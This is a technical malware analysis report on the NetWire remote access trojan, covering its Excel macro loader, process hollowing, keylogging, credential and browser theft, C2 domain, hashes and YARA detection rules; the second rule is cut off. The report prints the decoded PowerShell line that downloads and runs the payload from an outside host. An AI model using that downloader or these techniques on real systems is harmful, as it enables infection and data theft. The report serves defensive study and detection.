NetWire RAT

Technical Analysis Report

Contents

INTRODUCTION

NetWire is a RAT that has been used by criminal organizations and other malicious groups since 2012. NetWire is distributed through various campaigns, and we usually see it sent through malicious spam (malspam).

Computers infected with this malware;

- To remote control
- Records keyboard strokes and mouse behavior
- to take screenshots
- To check system information
- To create fake HTTP proxies
- Allows access to data on the clipboard
- It allows access to data on various browsers.


Unlike many RATs, this one can target every major operating system, including Windows, Linux and MacOS.

PREVIEW


The NetWire malware in the examined version was combined with an Excel file and continued to spread with phishing methods. The malicious file was originally named “shipment.xlsm”. As the name suggests, it has targeted cargo companies and companies using it. First of all, it comes to us as an Excel document in order not to arouse suspicion. As a result of the analysis, it has been determined that this file acts as a loader to realize Stage 1.

File Name:	shipment.xlsm
MD5	8fa508038223405c14000d0a2d909aa6
SHA1	4bbcb5766ec862e7a674ca9a420443bc18aa4855
SHA256	4426f68adbceaa14bd026618a134a3c84f83b546777f2f63bec6506d9fce9157

The macros which are burried in the shipment.xlsm malware, it is seen that there is an encrypted numbers and a function that processes it.



The “sssssss” function has the output in the image below.



It is seen that the value is encrypted again with the Base64 encryption method and it is run with Powershell.exe.

If it is resolved:

(New-Object Net.WebClient).DownloadFile('http[:]//adelantosi[.]com/cp/shipment.exe',($env:appdata)+'\rZLTY.exe');Start-Sleep 2; Start-Process $env:appdata\rZLTY.exe

Here, it is seen that the shipment.xlsm file is actually a loader type and in Powershell, the actual malware is downloaded to the AppData folder.

rZLTY.exe ANALYSIS

File Name:	rZLTY.exe
MD5	71cb77adbd1b17135f2b626d603932c7
SHA1	d7e06c1243ef5c2aa861626b5f13eabf5014a94c
SHA256	5f79033967a35156cae879606fe663048b6dd09d68d8a4955f42ee1848f65452

When the rZLTY.exe downloaded to the AppData folder is statically examined, it is seen that it is an executable file and shows itself as a Word document.

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	Ascii
00000000	4D	5A	90	00	03	00	00	00	04	00	00	00	FF	FF	00	00	MZ .└...┘...ÿÿ..
00000010	B8	00	00	00	00	00	00	00	40	00	00	00	00	00	00	00	¸.......@.......
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
00000030	00	00	00	00	00	00	00	00	00	00	00	00	C8	00	00	00	............È...
00000040	0E	1F	BA	0E	00	B4	09	CD	21	B8	01	4C	CD	21	54	68	♬ °♬.´.Í!¸ LÍ!Th
00000050	69	73	20	70	72	6F	67	72	61	6D	20	63	61	6E	6E	6F	is.program.canno
00000060	74	20	62	65	20	72	75	6E	20	69	6E	20	44	4F	53	20	t.be.run.in.DOS.
00000070	6D	6F	64	65	2E	0D	0D	0A	24	00	00	00	00	00	00	00	mode....$.......
00000080	A8	20	80	40	EC	41	EE	13	EC	41	EE	13	EC	41	EE	13	¨.€@iAî‼iAî‼iAî‼


Dynamically loaded DLLs:

```
00403157    BE 80724000     mov esi,rzlty.407280            esi:"PROPSYS", 407280:"UXTHEME"
0040315C    56              push esi                        esi:"PROPSYS"
0040315D    E8 6B2D0000     call <rzlty.dll>
00403162    56              push esi                        esi:"PROPSYS"
00403163    FF15 08714000   call dword ptr ds:[<&lstrlenA>]
00403169    8D7406 01       lea esi,dword ptr ds:[esi+eax+1] esi:"PROPSYS", esi+eax*1+1:"DWMAPI"
0040316D    381E            cmp byte ptr ds:[esi],bl        esi:"PROPSYS"
0040316F    75 EB           jne rzlty.40315C
00403171    6A 0D           push D
```

UXTHEME.dll	USERENV.dll
SETUPAPI.dll	APPHELP.dll
PROPSYS.dll	CRYPTBASE.dll
OLEACC.dll	CLBCATQ.dll
VERSION.dll	SHFOLDER.dll


When the behavior of rZLTY.exe is examined in general, it drops 8lm3e6brj.dll to the TEMP folder and then re-runs itself as suspend using the Process Hollowing technique. Suspended rZLTY.exe is run using ResumeThread after necessary operations are performed.

8lm3e6brj.dll is created to the TEMP folder using the CreateFileA API.




```
EAX   FFFFFFFF
EBX   00000000
ECX   00000000
EDX   00000004
EBP   0018FDAC      &"C:\\Users\\        \\AppData\\Local\\Temp"
ESP   0018FBD4
ESI   00409C10      "C:\\Users\\        \\AppData\\Local\\Temp\\nsvAE4A.tmp\\8lm3e6brj.dll"
EDI   0040A410      "C:\\Users\\        \\AppData\\Local\\Temp\\nsvAE4A.tmp"

EIP   75475DB6      <kernel32.CreateFileA>

EFLAGS   00000344
ZF 1  PF 1  AF 0
OF 0  SF 0  DF 0
CF 0  TF 1  IF 1

LastError  00000002 (ERROR_FILE_NOT_FOUND)
LastStatus C0000034 (STATUS_OBJECT_NAME_NOT_FOUND)

GS 002B  FS 0053
ES 002B  DS 002B
CS 0023  SS 002B

ST(0) 00000000000000000000 x87r0 Boş 0.000000000000000000
ST(1) 00000000000000000000 x87r1 Boş 0.000000000000000000
ST(2) 00000000000000000000 x87r2 Boş 0.000000000000000000
ST(3) 00000000000000000000 x87r3 Boş 0.000000000000000000
```

8lm3e6brj.dll works with the export name "Rxcjdizxjs" by resolving to the address determined by the VirtualAlloc API.



In-Memory Payload Analysis

File Name:	-
MD5	7e3033ec0de5ac28d569fc199ff77d5e
SHA1	d34efab7a03dfb434500ae8cf79557f780282336
SHA256	e900a1322f55891415d3a53586fa79dfc2ee264ba7b09a2dc2aa98b8f146c704



When we look at the imports of the malware, it uses important libraries such as USER32 and WS2_32. When we look at the WS2_32 library, it is understood that it has the capacity to perform network operations, as can be understood from the functions it uses.


In addition, when we look at the other functions used, it is verified that it tries to receive inputs entered with keybd_event, and mouse movements and clicks with the mouse_event function.

When we examine the important DLL and functions in the pest;

-Gethostbyname
-DeleteFileW
-CreateMutexA
-ShellExecute
-GetSystemInfo
-CreateToolhelp32Snapshot
-GetVolumeInformationA
-WriteFile
-RegCreateKeyExA


It is seen that the malware can access system information, create a mutex object, get information about the system and files, delete files, write files, take snapshots of the process and create keys for the registry.

In general, it is seen that the malware has 2 basic behaviors. First, it creates and stores the information obtained from the system, after inserting each character **(ord(buffer) - 36) into the ^ 0x9D** process.




It writes the log file as AppData/Roaming/Logs/[DD-MM-YYYY]. In the log file, sensitive data such as keyboard keystrokes, system information, copied data are kept in an encrypted manner.

Another behavior is to transfer this information by establishing a connection with the command & control server.




It assigns HostId randomly and adds it as a key to the registry.


It gets the driver names using the GetLogicalDriveStringsA API, then learns the type of the driver names it receives using the GetDriveType API.




The malware creates a mutex object named 'VmdIDEpb' on the system.




Gets the title of the active window on the screen using the GetWindowTextW API.




By reading the registry, it obtains the user's sensitive data on Outlook.



It also transfers data such as user data and browser history stored in browsers to the command & control server.



Some strings and DLLs that NetWire malware decodes:




Strings & DLL	Resolved State
l92Y0Gyy.Sii	msvcr100.dll
R6sOO.Sii	nspr4.dll
siYO.Sii	plc4.dll
siS6O.Sii	plds4.dll
R66Q54iN.Sii	nssutil3.dll
6W85WWRN.Sii	softokn3.dll
R66SV1N.Sii	nssdbm3.dll
%6\EWWnid\PIOWld\u6d0 aC5C\ad8CQi5\mWn4R aC5C	C:\Users\----\AppData\Local\BraveSoftware\Brave-Browser\User Data\Default\
MdYQ0Nh.Sii	Secur32.dll
%6\.sQOsid\CYYWQR56.fli	%s\.purple\accounts.xml
m465dR4Rn…	Listening…
lWkY05Gt.Sii	mozcrt19.dll
PQ00dR5zd06WR	CurrentVersion
4RSdf.SC5	History.IE5

NetWire malware uses the RC4 cryptographic algorithm to encrypt strings and DLLs.


The keys used are:

_BqwHaF8TkKDMfOzQASx4VuXdZibUIeylJWhj0m5o2ErLt6vGRN9sY1n3Ppc7g-C
TkKDMfOzQASX4VuxdzibuleylJwhj0m502ErLt6VGRN9sY1n3Ppc7g-C

NETWORK ANALYSIS



It has been seen that when the malware runs, it tries to connect to the "goryhazel1[.]duckdns[.]org" internet address. But because the server is not active, it could not establish a connection.



SOLUTION PROPOSALS

- Actual and reliable anti-virus software should be used on the systems.
- Incoming e-mails should be read carefully. e-mails and URLs from unknown sources and files should not be opened without a full scan of attachments.
- All installed software and operating system should be kept up to date.
- Train users frequently to be aware of potential phishing schemas and how to handle them in the right way.
- The network movements of the processes running on the system should be examined.
- Use anti-malware software such as antivirus or any endpoint protection software.

YARA Rule

```
import "hash"

rule NetWire: RAT

{

 meta:

 description ="rZLTY.exe"


 strings:

  $a = "Control Panel\\Desktop\\ResourceLocale"

  $b = "verifying installer: %d%%"

  $c = "Software\\Microsoft\\Windows\\CurrentVersion"

  $d = "\\Microsoft\\Internet Explorer\\Quick Launch"

  $e = ".DEFAULT\\Control Panel\\International"

  $f = "[Rename]"

  $g = "%u.%u%s%s"

  $h = "_BqwHaF8TkKDMfOzQASx4VuXdZibUIeylJWhj0m5o2ErLt6vGRN9sY1n3Ppc7g-C%.4d-%.2d-%.2d
%.2d:%.2d:%.2d"

  $i = "MdYQ0Nh.Sii"

  $j = "MT_qUDrj\\FWk4iiC\\%6\\%6\\FC4R"

  $k = "%6\\FWk4iiC\\_40d8Wf\\s0W84id6.4R4"


  condition:

   hash.md5(0,filesize) == "e2154fb3783200b87300667a16a7fe7f" or all of them

  }
```

```
import "hash"
rule NetWire: RAT
{
 meta:
 description ="rZLTY.exe"

 strings:
  $a = "hostname"
  $b = "filenames.txt"
  $c = "encryptedUsername"
  $d = "Host.exe"
  $e = "%.2d/%.2d/%d %.2d:%.2d:%.2d"
  $f="%c%.8x%s%s"
  $g="Software\\Microsoft\\Office\\16.0\\Outlook\\Profiles\\Outlook\\9375CFF0413111d3B88A00104B2A6676"
  $h = "History"
  $i = "/nettle-3.5.1/aes-encrypt.c"
  $j = "/nettle-3.5.1/aes-encrypt.c"
  $k = "/nettle-3.5.1/gcm.c"
  $l = "/nettle-3.5.1/memxor.c"
  $m = "/nettle-3.5.1/memxor3.c"
